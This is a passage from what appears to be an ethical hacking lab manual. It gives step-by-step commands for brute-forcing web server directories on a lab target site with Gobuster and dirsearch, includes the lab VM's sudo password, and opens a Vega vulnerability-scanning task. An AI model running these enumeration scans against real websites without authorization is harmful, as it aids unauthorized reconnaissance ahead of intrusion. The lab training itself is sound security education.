


14. Now, switch back to the **Terminal** window, type **gobuster dir -u [Target Website] -w /home/attacker/Desktop/common.txt**, and press **Enter**.

    Note: **dir**: uses the directory or file brute-forcing mode, **-u**: specifies the target URL (here, **www.moviescope.com**), and **-w**: specifies the wordlist file used for directory brute-forcing (here, **common.txt**).

15. The result appears, displaying the identified web server directories, as shown in the screenshot.

    Note: In real-time, attackers use Gobuster to scan the target website for web server directories and perform fast-paced enumeration of the hidden files and directories of the target web application. Gobuster is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, and names of the virtual hosts on the target server.




16. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
19. Navigate to the dirsearch directory to do that, type **cd dirsearch/** and press **Enter**.


20. Type **python3 dirsearch.py -u http://www.moviescope.com** and press **Enter**, to start directory brute forcing.

    Note: **-u**: specifies target URL.
21. **dirsearch** starts listing all the directories of the target website.




22. Now, we will perform directory bruteforcing on a specific file extension.
23. Type **python3 dirsearch.py -u http://www.moviescope.com -e aspx** and press **Enter**.

    Note: **-u**: specifies URL and **–e**: specifies extension of the file.
24. **dirsearch** lists all the files containing **aspx** extension, as shown in the screenshot.



25. Now, we will perform directory bruteforcing by excluding the status code **403**.
26. In the terminal, type **python3 dirsearch.py -u http://www.moviescope.com -x 403** and press **Enter**.

    Note: **-x**: specifies exclude status code.
27. **dirsearch** lists the directories from the target website excluding **403** status code.



28. This concludes the demonstration of identifying web server directories using Nmap and Gobuster.
29. Close all open windows and document all acquired information.
30. Turn off the **Windows Server 2019** and **Parrot Security** virtual machine.

Task 6: Perform Web Application Vulnerability Scanning using Vega

Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

Here, we will discover vulnerabilities in the target web application using Vega.

